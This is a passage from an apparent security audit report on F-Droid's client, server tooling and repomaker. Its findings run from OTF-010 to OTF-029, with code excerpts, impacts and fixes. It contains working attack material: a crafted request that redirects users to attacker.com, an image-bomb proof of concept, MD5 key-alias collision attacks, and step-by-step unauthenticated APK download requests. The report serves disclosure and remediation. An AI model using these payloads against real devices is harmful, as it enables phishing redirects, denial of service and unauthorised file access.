Unverified signing certificate saved to DB makes it easier for future attacks to succeed, thus causing potential device compromise.

Recommendation:

Use a mechanism similar to asking for pin before pairing two devices through BlueTooth, for mobile based repos.

For non-mobile based repos, the TOFU key should not be stored permanently.

4.1.10 OTF-010 — (fdroid Client) Exploiting "Nearby Swap" Feature to Show Malicious Prompt to Users or Redirect to Malicious Sites

Vulnerability ID: OTF-010

Vulnerability type: Malicious Use of Feature


Threat level: High

Description:

The request to http://[client IP]:8888/request-swap is vulnerable as it can be sent by any user, to the client's device. This can be used to show malicious messages and also redirect users.

Technical description:

While a user is using Nearby Swap feature on the application, it is possible to send the request to [http://[client](http://%5Bclient) IP]:8888/request-swap with any message. This message will be shown to the user as if it is being sent by fdroid application.




Exploiting the request to redirect users

Send the below request to the user's device and if the user will follow "Yes" prompt, he/she will be redirected to the provided domain.


```
POST /request-swap HTTP/1.1
Content-Length: 50
Content-Type: application/x-www-form-urlencoded
Host: 192.168.57.33:8888
Connection: close
```

```
User-Agent: F-Droid

repo=http://attacker.com%2Ffdroid%2Frepo%3Fabc.apk
```



The user will get redirected to attacker.com if he/she selects the Yes to prompt.



Impact:

This vulnerability may allow an attacker to show any message on the user's device, looking like fdroid's message. With a bit more user interaction, attacker can even redirect the mobile application user to a website of his own.

Recommendation:

The application should validate the message being shown to the user and its origin. Also accepting any message or domain from a user and redirecting the user to a different domain is a very insecure implementation. The users should not be redirected to any domain given by the other user. A validation of this parameter is also needed to be implemented.

4.1.11 OTF-011 — Weak Regexps Filtering XSS and Unwanted HTML Tags in Fdroidserver/lint.py

Vulnerability ID: OTF-011

Vulnerability type: Code Execution

Threat level: Moderate

Description:

Sanity checks in fdroidserver lint are easily evaded and allow injection of javascript code in descriptions of apps.

Technical description:

The regular expressions used to blacklist certain HTML tags and javascript injections are easily evaded:

```
(re.compile(r'.*<(iframe|link|script).*'),
  ...
  (re.compile(r'''.*\s+src=["']javascript:.*'''),
```

Impact:

Moderate: Code Injection in websites displaying descriptions of apps.

Recommendation:

Deploy bleach against the descriptions.

4.1.12 OTF-012 — Key Alias Collisions Can Lead to DoS of Publishing in Fdroidserver

Vulnerability ID: OTF-012

Vulnerability type: Denial of Service

Threat level: Moderate

Description:

By submitting an app to fdroid with a crafted appid it is possible to deny the publishing of new apps to fdroid.

Technical description:

The function key_alias() calculates the key_alias from the appid by hashing it with `MD5` and taking the first 8 digits of the hex representation of this hash: `md5.hexlify()[:8]`. This is 32bits, but due to the birthday paradox collisions are reasonably cheap to calculate.

In the main() function there is a check for collisions of key aliases, if there is any, the publish script aborts. There is a comment refering to a previous audit stating that chances are neglible of encountering a collision.

We produced two PoC scripts, both use as input an english wordlist (taken from debian /usr/share/dict/words) removing all lines that end in "'s", resulting in a list with 73333 english words.

In PoC-1 (collidemd5-4.py) we generate random english words into appids as long as there is no collision. After approximately 9000 samples we find that it takes about 113.930 random appids until there is a collision.

In PoC-2 we adjust our sampling by taking into account that there are currently about 1500 apps in fdroid, and we try to create a collision with one of these 1500 items. After 1355 samples it takes an average 2.925.625 attempts to collide with one of the 1500 target hashes.

This shows it is feasible to create a collision and create a DoS against the publishing process.

Notable also is that the key_alias() function does allow for overriding the key alias, but the check in the main() function does not take that into account.

publish.py:186 (main()):

```
# It was suggested at
  #    https://dev.guardianproject.info/projects/bazaar/wiki/FDroid_Audit
  # that a package could be crafted, such that it would use the same signing
```

```
# key as an existing app. While it may be theoretically possible for such a
# colliding package ID to be generated, it seems virtually impossible that
# the colliding ID would be something that would be a) a valid package ID,
# and b) a sane-looking ID that would make its way into the repo.
# Nonetheless, to be sure, before publishing we check that there are no
# collisions, and refuse to do any publishing if that's the case...
allapps = metadata.read_metadata()
vercodes = common.read_pkg_args(options.appid, True)
allaliases = []
for appid in allapps:
m = hashlib.md5()
m.update(appid.encode('utf-8'))
keyalias = m.hexdigest()[:8]
if keyalias in allaliases:
logging.error(_("There is a keyalias collision - publishing halted"))
sys.exit(1)
allaliases.append(keyalias)
```

Impact:

Moderate: Denial of Service

Recommendation:

Either use longer ids, or don't make the ids depending on user input.

4.1.13 OTF-013 — Image Bomb Can Lead to DoS in Fdroidserver:update.py

Vulnerability ID: OTF-013

Vulnerability type: Denial of Service

Threat level: Moderate

Description:

Maliciously crafted images can lead to resource exhaustion in fdroidserver.

Technical description:

A crafted image can fill up the RAM and harddisk of fdroidserver `_strip_and_copy_image()` (`resize_icon()` might also be affected)

excerpt from `fdroidserver/update.py:709`:

```
with open(inpath, 'rb') as fp:
    in_image = Image.open(fp)
    data = list(in_image.getdata())
    out_image = Image.new(in_image.mode, in_image.size)
out_image.putdata(data)
out_image.save(outpath, "JPEG", optimize=True)
```

PoC to be used with attached lottapixels.jpg (expect your RAM to be exhausted and lotsa swapping):

```
from PIL import Image

with open('lottapixel.jpg', 'rb') as fp:
    in_image = Image.open(fp)
    data = list(in_image.getdata())
    out_image = Image.new(in_image.mode, in_image.size)
out_image.putdata(data)
out_image.save("exploded.jpg", "JPEG", optimize=True)
```

Impact:

Moderate: Resource exhaustion on fdroid

Recommendation:

Check for size of images before processing, set ulimit and disk quota.

4.1.14 OTF-014 — Insecure Usage of Temporary File/Directory in Fdroidserver Docker/drozer.py

Vulnerability ID: OTF-014

Vulnerability type: Denial of Service

Threat level: Moderate

Description:

Insecure usage of temporary files can allow an attacker to cause a Denial of Service by linking to an important file and have it overwritten.

Technical description:

A predictable filename is used to write in `/tmp`.

excerpt from docker/drozer.py:10

```
drozer = pexpect.spawn("drozer console connect")
drozer.logfile = open("/tmp/drozer_report.log", "w")
```

An adversary could create a symlink and make the export script overwrite some important file, causing a denial of service.

Impact:

Moderate: Difficult to trigger, but depending on file overwritten could be expensive

Recommendation:

Generate export files in a dedicated folder with restrictive access permissions.

4.1.15 OTF-015 — Parsing Untrusted XML Data in Fdroidserver

Vulnerability ID: OTF-015

Vulnerability type: Denial of Service

Threat level: Moderate

Description:

XML file parsing can be used to exhaust resources (RAM) when entity parsing is abused for the Billion Laughs and Quadratic Blowup attacks. In fdroidserver there is a couple of places where such can happen.

Technical description:

Fdroidserver uses the python modules `xml.dom.minidom`, `xml.etree.ElementTree` and `lxml`. All of these are vulnerable to both "quadratic blowup" and "billion laughs" attacks.

see more info: https://docs.python.org/3/library/xml.html#xml-vulnerabilities

Affected files:

```
Location: ./fdroidserver/btlog.py:97
doc = xml.dom.minidom.parse(repof)
```

```
Location: ./fdroidserver/common.py:2940
return XMLElementTree.parse(path).getroot()
```

```
Location: ./fdroidserver/server.py:453
tree = fromstring(response)
```

Impact:

Moderate: Availability can be restricted due to Denial of Service attacks

Recommendation:

Replace these with its defusedxml equivalent function or - only applicable to xml.* modules - make sure defusedxml.defuse_stdlib() is called.

4.1.16 OTF-016 — Missing file type and size validation

Vulnerability ID: OTF-016

Vulnerability type: Arbitrary file download

Threat level: Moderate

Description:

Download File Type and Size Are Not Verified

Technical description:

Affected files are Files `net/BluetoothDownloader.java` and other derived classes in `localFileDownloader.java`, `httpDownLoader.java`, `imageDownLoader.Java`, and its super class `Downloader.java`

The download activity using WiFi or Bluetooth downloader classes does not check for type of file, or file size. This is intended for apk file sharing between trusted devices.

The install process requires that the hash of the received file matches that in the signed `index.jar`.

Impact:

Malicious APK file may be injected into an unsuspecting user's device causing complete device compromise.

Recommendation:

Only allow certain types of files to be transmitted (whitelisting) if possible.

Limit the size of file to be transmitted, and warn the user for large files.

The issue should be fixed in the parent class, and the subclasses should perform some content type check, to avoid malicious file/app installation on the victim device.

4.1.17 OTF-017 — Use of Insecure Communication Mechanism - BluetoothClient.java

Vulnerability ID: OTF-017

Vulnerability type: Insecure communication

Threat level: Moderate

Description:

Insecure RFComm Socket Is Used for Bluetooth Connection - BluetoothClient.java

Technical description:

In file net/bluetooth/BluetoothClient.java, Bluetooth device creates an insecure RFComm socket. This type of connection is vulnerable to MiTM attacks, as the line key is not encrypted.

```
Line 29: socket = device.createInsecureRfcommSocketToServiceRecord(BluetoothConstants.fdroidUuid());
```

Reference: https://developer.android.com/reference/android/bluetooth/BluetoothDevice.html#createInsecureRfcommSocketToServiceRecord(java.util.UUID)

Developer response: Ideally, F-Droid would always use encrypted connections, but with the p2p we have found that it made it a lot harder to make the exchange. We rely on a TOFUed signing key on the `index.jar` to provide the integrity check. We went with unencrypted HTTP and Bluetooth to increase the likelihood that things would work.

ROS response: Sharing a password protected file over insecure RFComm socket, containing a symmetric encryption key, can be used to exchange keys between untrusted devices.

Impact:

Integrity of communication is compromised, leading to arbitrary app installation and device compromise.

Recommendation:

An out of band key sharing mechanism, such as sharing a password protected file over insecure RFComm socket, containing a symmetric encryption key, can be used to exchange keys between untrusted devices, instead of TOFU.

4.1.18 OTF-018 — Use of Insecure Communication Mechanism - BluetoothServer.java

Vulnerability ID: OTF-018

Vulnerability type: Insecure communication

Threat level: Moderate

Description:

Insecure RFComm Socket Is Used for Bluetooth Connection - BluetoothServer.java

Technical description:

In file net/bluetooth/BluetoothServer.java, Bluetooth device creates an insecure RFComm socket. This type of connection is vulnerable to MiTM attacks, as the line key is not encrypted.

```
        Line 72:
```

```
    serverSocket =
        adapter.listenUsingInsecureRfcommWithServiceRecord("FDroid App Swap",
        BluetoothConstants.fdroidUuid());
```

Reference: `https://developer.android.com/reference/android/bluetooth/BluetoothDevice.html#createInsecureRfcommSocketToServiceRecord(java.util.UUID)`

Impact:

Integrity of communication is compromised, leading to arbitrary app installation and device compromise.

Recommendation:

An out of band key sharing mechanism, such as sharing a password protected file over insecure RFComm socket, containing a symmetric encryption key, can be used to exchange keys between untrusted devices, instead of TOFU.

4.1.19 OTF-019 — Missing file type and size validation

Vulnerability ID: OTF-019

Vulnerability type: Arbitrary file in response

Threat level: Moderate

Description:

BluetootheServer.java: File included in Response Without Size or Type Check

Technical description:

In file net/bluetooth/BluetoothServer.java, Bluetooth device prepares to send a file on BT socket without file size limit and file content format verification.

```
Lines 275-303:
275:                long fileLen = file.length();
...
...
291:                        final long dataLen = newLen;
292:                        FileInputStream fis = new FileInputStream(file) {
```

```
...
...
303:        res = createResponse(NanoHTTPD.Response.Status.PARTIAL_CONTENT, mime, fis);
```

Impact:

Malicious file may be injected into an unsuspecting user's device causing complete device compromise, or Denial of service.

Recommendation:

Only allow certain types of files to be transmitted (whitelisting) if possible.

Limit the size of file to be transmitted, and warn the user for large files.

4.1.20 OTF-020 — Potential SQL Injection

Vulnerability ID: OTF-020

Vulnerability type: SQL Injection

Threat level: Moderate

Description:

Concatenation of strings, some of which are under attacker c.ontrol, is used to form DB queries.

Technical description:

Several functions in data subdirectory code use string concatenated query building to do DB operations on package name and other package supplied or repo supplied parameters.

```
data/QueryBuilder.java: Lines 67-75 and lines 168-172
data/AppProvider.java: Lines 268, 700, 737, 922, 1058, 1081, 1132, 1178
data/TempApkProvider.java: Line 107
data/ApkProvider.java: Lines 315, 470,
data/FdroidProvider.java: Line 146
```

Response from developer: yeah, these should be tightened so we don't have to trust the server.

Impact:

Corruption in device based DB leading to device compromise

Recommendation:

Use prepared statements for DB query preparation.

Validate the strings with white listing before using in SQL query.

4.1.21 OTF-021 — Unverified URI redirect

Vulnerability ID: OTF-021

Vulnerability type: URI redirect

Threat level: Moderate

Description:

App Uses Data From Clipboard for external resource link.

Technical description:

In file ManageReposActivity.java, when AddRepo action is selected, the public method onOptionsItemSelected() at line 148 calls showAddRepo(), which appears to load an `http://`<> url from clipboard if the clipboard contents look like a URL.

It may be possible for another application to populate the clipboard with malicious URL.

```
157:     private void showAddRepo() {
        /*
         * If there is text in the clipboard, and it looks like a URL, use that.
         * Otherwise use "https://" as default repo string.
         */
        ClipboardCompat clipboard = ClipboardCompat.create(this);
        String text = clipboard.getText();
        String fingerprint = null;
        String username = null;
        String password = null;
        if (!TextUtils.isEmpty(text)) {
```

```
...
...
189:                    text = NewRepoConfig.sanitizeRepoUri(uri);
...
...
287:                    case DOESNT_EXIST:
                        prepareToCreateNewRepo(url, fp, username, password);
```

This may be leveraged to change the status and fingerprint of an existing repo (line 653-658).

```
        Utils.debugLog(TAG, "Enabling existing repo: " + url);
            Repo repo = RepoProvider.Helper.findByAddress(context, url);
            ContentValues values = new ContentValues(2);
            values.put(RepoTable.Cols.IN_USE, 1);
            values.put(RepoTable.Cols.FINGERPRINT, fingerprint);
            RepoProvider.Helper.update(context, repo, values);
```

Response from developer: yeah, I guess this is true. The Add Repo prompt shows the URL it got from the clipboard. I can't think of another way to defend against this.

Impact:

Malicious redirect and interaction with a remote resource can potentially cause complete device compromise.

Recommendation:

If this feature is not needed, it should be removed.

4.1.22 OTF-022 — File Deleted Unconditionally

Vulnerability ID: OTF-022

Vulnerability type: File deletion

Threat level: Moderate

Description:

The application deletes specified file unconditionally if it exists.

Technical description:

In zipio/ZipOutput.java, output file is unconditionally deleted if it exists.

```
58: private void init( File ofile) throws IOException
    {
        if (ofile.exists()) ofile.delete();
        out = new FileOutputStream( ofile);
        if (getLogger().isDebugEnabled()) ZipListingHelper.listHeader( getLogger());

    }
```

Impact:

Denial of service or system if a system critical file is deleted.

Recommendation:

On finding that the output file exists, the function should return error and let higher level code handle the error. Alternatively, the code should add a random suffix to the output file name if the specified file exists.

4.1.23 OTF-023 — Secure Temp File Usage Recommended

Vulnerability ID: OTF-023

Vulnerability type: Insecure temp file

Threat level: Moderate

Description:

nanohttpd.java uses insecure temp files

Technical description:

nanohttpd.java

nanohttpd uses java.io.tmpdir system property as the folder to create temp files. It is recommended that secure temp files should only be created within a subfolder of a public, systemwide temp directory.

```
576:            tmpdir = System.getProperty("java.io.tmpdir");
```

At several places in the code, the temp files in "tmpdir" are created with random string with NanoHTTPD- prefix, making the temp file usage somewhat secure.

```
610:            file = File.createTempFile("NanoHTTPD-", "", new File(tempdir));

1297:         private String saveTmpFile(ByteBuffer b, int offset, int len) {
            String path = "";
            if (len > 0) {
                FileOutputStream fileOutputStream = null;
                try {
                    TempFile tempFile = tempFileManager.createTempFile();
                    ByteBuffer src = b.duplicate();
                    fileOutputStream = new FileOutputStream(tempFile.getName());

1318:         private RandomAccessFile getTmpBucket() {
            try {
                TempFile tempFile = tempFileManager.createTempFile();
                return new RandomAccessFile(tempFile.getName(), "rw");
```

The tempfile so created is not restricted in its permissions.

Impact:

Information disclosure, data tampering leading to integrity compromise

Recommendation:

FILE class in Java allows creation of subdirs, and setting specific permissions on created files. It is recommended to create the temp files within app specific subdirectory, for example "Fdroid" under global tmp folder. This subfolder can be created with restricted permissions for owner only, to create other temporary files with restricted permissions within this app-specific folder.

4.1.24 OTF-024 — (fdroidclient) App Is Signed With `SHA1withRSA`, Known to Have Collision Issues

Vulnerability ID: OTF-024

Vulnerability type: Cryptography

Threat level: Moderate

Description:

The application was found to be signed with a `SHA1withRSA`, which is known to have collision issues.

Technical description:

SHA1 with RSA has known collision issues, hence it is not recommended to be used for signing new apps.

Note: If you use SHA256, the app will no longer work on android devices < 4.3. This means that builds made with the new cert system will create APK files that may not install on some Android 4.0-4.2 devices.

Signer Certificate

```
[
[
  Version: V3
  Subject: CN=Ciaran Gultnieks, OU=Unknown, O=Unknown, L=Wetherby, ST=Unknown, C=UK
  Signature Algorithm: SHA1withRSA, OID = 1.2.840.113549.1.1.5

  Key:
  Validity: [From: Fri Jul 23 22:40:24 IST 2010,
               To: Tue Dec 08 22:40:24 IST 2037]
  Issuer: CN=Ciaran Gultnieks, OU=Unknown, O=Unknown, L=Wetherby, ST=Unknown, C=UK
  SerialNumber: [    4c49cd00]

]
  Algorithm: [SHA1withRSA]
  Signature:
0000: 08 E4 EF 69 9E 98 07 67   7F F5 67 53 DA 73 EF B2  ...i...g..gS.s..
```

```
0010: 39 0D 5A E2 C1 7E 4D B6   91 D5 DF 7A 7B 60 FC 07  9.Z...M....z.`..

0020: 1A E5 09 C5 41 4B E7 D5   DA 74 DF 28 11 E8 3D 36  ....AK...t.(..=6

0030: 68 C4 A0 B1 AB C8 4B 9F   A7 D9 6B 4C DF 30 BB A6  h.....K...kL.0..

0040: 85 17 AD 2A 93 E2 33 B0   42 97 2A C0 55 3A 48 01  ...*..3.B.*.U:H.

0050: C9 EB E0 7B F5 7E BE 9A   3B 3D 6D 66 39 65 26 0E  ........;=mf9e&.

0060: 50 F3 B8 F4 6D B0 53 17   61 E6 03 40 A2 BD DC 34  P...m.S.a..@...4

0070: 26 09 83 97 FD A5 40 44   A1 7E 52 44 54 9F 98 69  &.....@D..RDT..i

0080: B4 60 CA 5E 6E 21 6B 6F   6A 2D B0 58 0B 48 0C A2  .`.^n!koj-.X.H..

0090: AF E6 EC 6B 46 EE DA CF   A4 AA 45 03 88 09 EC E0  ...kF.....E.....

00A0: C5 97 86 53 D6 C8 5F 67   8E 7F 5A 21 56 D1 BE DD  ...S.._g..Z!V...

00B0: 81 17 75 1E 64 A4 B0 DC   D1 40 F3 04 0B 02 18 21  ..u.d....@.....!

00C0: A8 D9 3A ED 8D 01 BA 36   DB 6C 82 37 22 11 FE D7  ..:....6.l.7"...

00D0: 14 D9 A3 26 07 03 8C DF   D5 65 BD 52 9F FC 63 72  ...&.....e.R..cr

00E0: 12 AA A2 C2 24 EF 22 B6   03 EC CE FB 5B F1 E0 85  ....$.".....[...

00F0: C1 91 D4 B2 4F E7 42 B1   7A B3 F5 5D 4E 6F 05 EF  ....O.B.z..]No..


]
```

Impact:

Signing an app with a weaker algorithm makes it easy for attackers to create a fake cert and sign a malicious app.

Recommendation:

It is recommended to update to a stronger signing key for this Android app. The old default RSA 1024-bit key is weak and officially deprecated.

4.1.25 OTF-025 — (fdroidclient) Raw SQL Query Executions

Vulnerability ID: OTF-025

Vulnerability type: SQL Injection

Threat level: Moderate

Description:

App uses and executes raw SQL query. An untrusted user input in raw SQL queries can lead to SQL Injection attacks.

Technical description:

The application uses raw SQL query execution in below files:

- org\fdroid\fdroid\data\AppProvider.java
- org\fdroid\fdroid\data\DBHelper.java
- org\fdroid\fdroid\data\InstalledAppProvider.java
- org\fdroid\fdroid\data\LoggingQuery.java
- org\fdroid\fdroid\data\TempApkProvider.java
- org\fdroid\fdroid\data\TempAppProvider.java

Example of raw SQL query execution:

`DBHelper.java`

```
sQLiteDatabase.rawQuery("UPDATE fdroid_app SET iconUrl = (  SELECT (fdroid_repo.address || CASE WHEN
 fdroid_repo.version >= ? THEN ? ELSE ? END || fdroid_app.icon)   FROM fdroid_apk   JOIN fdroid_repo
 ON (fdroid_repo._id = fdroid_apk.repo)   WHERE fdroid_app.id = fdroid_apk.id AND fdroid_apk.vercode
 = fdroid_app.suggestedVercode ), iconUrlLarge = (  SELECT (fdroid_repo.address || CASE WHEN
 fdroid_repo.version >= ? THEN ? ELSE ? END || fdroid_app.icon)   FROM fdroid_apk   JOIN fdroid_repo
 ON (fdroid_repo._id = fdroid_apk.repo)   WHERE fdroid_app.id = fdroid_apk.id AND fdroid_apk.vercode
 = fdroid_app.suggestedVercode)", new String[]{string4, string2, "/icons/", string4, string3, "/
icons/"});
```

```
        DBHelper.clearRepoEtags(sQLiteDatabase);
```

Impact:

Executing raw SQL queries with untrusted user input might lead to SQL injection attacks.

Recommendation:

It is recommended to never use the unvalidated user input inside a SQL query and execute it. The best way to make sure adversaries will not be able to inject unsolicited SQL syntax into your queries is to avoid using SQLiteDatabase.rawQuery() instead opting for a parameterized statement.

4.1.26 OTF-026 — (fdroid Client) Snooping in Between Clients in "Nearby Swap"

Vulnerability ID: OTF-026

Vulnerability type: Malicious Use of Feature

Threat level: Moderate

Description:

The application's feature Nearby Swap, allows a third person to snoop into the communication. And download files from either of the two user's device, without their permission.

Technical description:

Follow steps below:

1. Install the app on an Android device.
2. Connect to a wifi network and chose the option Nearby Swap
3. Select any app.
4. Now go to any computer on the same wifi network and scan for all local devices with port 8888. Or just open the URL shown on mobile device.
5. On the laptop, you will see the fdroid swap default page.
6. Now open the URL `http://[mobile device IP]:8888/fdroid/repo/icons/`. This page will show the list of applications being shared by this device.
7. If you want to download an apk shortcut file from this device, just modify the URL as `http://[mobile device IP]:8888/fdroid/repo/[any_icon_name.apk]`

NOTE: In order to do any of this, you don't need any authorization to be given by the mobile app user.

Request to download any apk

```
GET /fdroid/repo/com.amazon.mShop.android_4810.apk HTTP/1.1
User-Agent: F-Droid 1.0.3
Host: 192.168.57.33:8888
Connection: close
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/vnd.android.package-archive
Date: Tue, 27 Mar 2018 12:36:08 GMT
ETag: bca3baa2
Content-Length: 320880
Accept-Ranges: bytes
Connection: keep-alive
Content-Length: 320880
....
[Redacted]
....
```

Impact:

It is possible to exploit the Nearby swap feature of fdroid application and access the Android device's application directory. This can also be used to download files from the device, without any authorization.

Recommendation:

The way the feature has been implemented is prone to different attacks. It is suggested to not directly open a web server and allow everyone to access. Some authentication should be applied.

4.1.27 OTF-027 — (fdroid Client) Insecure Implementation of SSL

Vulnerability ID: OTF-027

Vulnerability type: Transport Layer Security

Threat level: Moderate

Description:

Trusting all the certificates or accepting self-signed certificates is a critical Security Hole. This application is vulnerable to MITM attacks.

Technical description:

The application trusts and accepts any SSL certificate and self-signed certificate. This allows an attacker to capture the application's traffic in a proxy and perform MITM attacks.

The application's code in the file TlsOnlySocketFactory.java shows that the application trusts and accepts any SSL certificate. It is possible to install an SSL certificate on a device and run the application to capture its traffic on the proxy.

Impact:

This vulnerability makes the application susceptible to man in the middle attacks.

Recommendation:

A better security practice is to include an SSL certificate inside the application build. Then check and trust only that certificate at runtime. This is known as SSL pinning.

4.1.28 OTF-028 — (Privilege Extension) Mobile application package signed with weak algorithm `SHA1withRSA`

Vulnerability ID: OTF-028

Vulnerability type: Cryptography

Threat level: Moderate

Description:

`SHA1withRSA`, which is known to have collision issues, has been used to sign the application package.

Technical description:

SHA1 was used by default in APK signing for a few years. A attacker might be able to create an APK with his/her malicious code, and identical SHA1 digest of your genuine files. Devices that had previous version will consider the crafted APK to be signed by your certificate, and issue no warning when installing it.

Note: If you use SHA256, the app will no longer work on android devices < 4.3. This means that builds made with the new cert system will create APK files that may not install on some Android 4.0-4.2 devices.

Signer Certificate

```
[
[
  Version: V3
  Subject: CN=Ciaran Gultnieks, OU=Unknown, O=Unknown, L=Wetherby, ST=Unknown, C=UK
  Signature Algorithm: SHA1withRSA, OID = 1.2.840.113549.1.1.5

  Key:
  Validity: [From: Fri Jul 23 22:40:24 IST 2010,
               To: Tue Dec 08 22:40:24 IST 2037]
  Issuer: CN=Ciaran Gultnieks, OU=Unknown, O=Unknown, L=Wetherby, ST=Unknown, C=UK
  SerialNumber: [    4c49cd00]

]
  Algorithm: [SHA1withRSA]
  Signature:
0000: 08 E4 EF 69 9E 98 07 67   7F F5 67 53 DA 73 EF B2  ...i...g..gS.s..

0010: 39 0D 5A E2 C1 7E 4D B6   91 D5 DF 7A 7B 60 FC 07  9.Z...M....z.`..

0020: 1A E5 09 C5 41 4B E7 D5   DA 74 DF 28 11 E8 3D 36  ....AK...t.(..=6

0030: 68 C4 A0 B1 AB C8 4B 9F   A7 D9 6B 4C DF 30 BB A6  h.....K...kL.0..

0040: 85 17 AD 2A 93 E2 33 B0   42 97 2A C0 55 3A 48 01  ...*..3.B.*.U:H.

0050: C9 EB E0 7B F5 7E BE 9A   3B 3D 6D 66 39 65 26 0E  .......;=mf9e&.

0060: 50 F3 B8 F4 6D B0 53 17   61 E6 03 40 A2 BD DC 34  P...m.S.a..@...4

0070: 26 09 83 97 FD A5 40 44   A1 7E 52 44 54 9F 98 69  &.....@D..RDT..i

0080: B4 60 CA 5E 6E 21 6B 6F   6A 2D B0 58 0B 48 0C A2  .`.^n!koj-.X.H..
```

```
0090: AF E6 EC 6B 46 EE DA CF   A4 AA 45 03 88 09 EC E0  ...kF.....E.....

00A0: C5 97 86 53 D6 C8 5F 67   8E 7F 5A 21 56 D1 BE DD  ...S.._g..Z!V...

00B0: 81 17 75 1E 64 A4 B0 DC   D1 40 F3 04 0B 02 18 21  ..u.d....@.....!

00C0: A8 D9 3A ED 8D 01 BA 36   DB 6C 82 37 22 11 FE D7  ..:....6.l.7"...

00D0: 14 D9 A3 26 07 03 8C DF   D5 65 BD 52 9F FC 63 72  ...&.....e.R..cr

00E0: 12 AA A2 C2 24 EF 22 B6   03 EC CE FB 5B F1 E0 85  ....$."....[...

00F0: C1 91 D4 B2 4F E7 42 B1   7A B3 F5 5D 4E 6F 05 EF  ....O.B.z..]No..


]
```

Impact:

Signing an app with a weaker algorithm makes it easy for attackers to create a malicious application package similar to original and sign it with a fake cert.

Recommendation:

It is recommended to update to a stronger signing key for this Android app. The old default RSA 1024-bit key is weak and officially deprecated. SHA256 is a better algorithm to use

4.1.29 OTF-029 — Tabnabbing in Repomaker

Vulnerability ID: OTF-029

Vulnerability type: Tabnabbing

Threat level: Low

Description:

Malicious target site opened from repomaker can manipulate the page that opened it.

Technical description:

The opened page gets access to the opening pages `window.opener` object, allowing to inject javascript or changing it's location.

Locations

The following one is probably low risk as the domain is under clients control

```
repomaker/templates/repomaker/repo_page/index.html
  9:                <a href="https://f-droid.org" target="_blank">Get F-Droid</a>
  24:               <a href="https://f-droid.org" target="_blank" class="rm-no-underline">
  42:         target="_blank">
  47:         target="_blank">
```

The following seems medium risk, as the domain is possibly under attacker control.

```
repomaker/templates/repomaker/repo/index_share.html
  36:                     <a href="{{ repo.url }}" class="rm-repo-share-general-view"
 target="_blank">
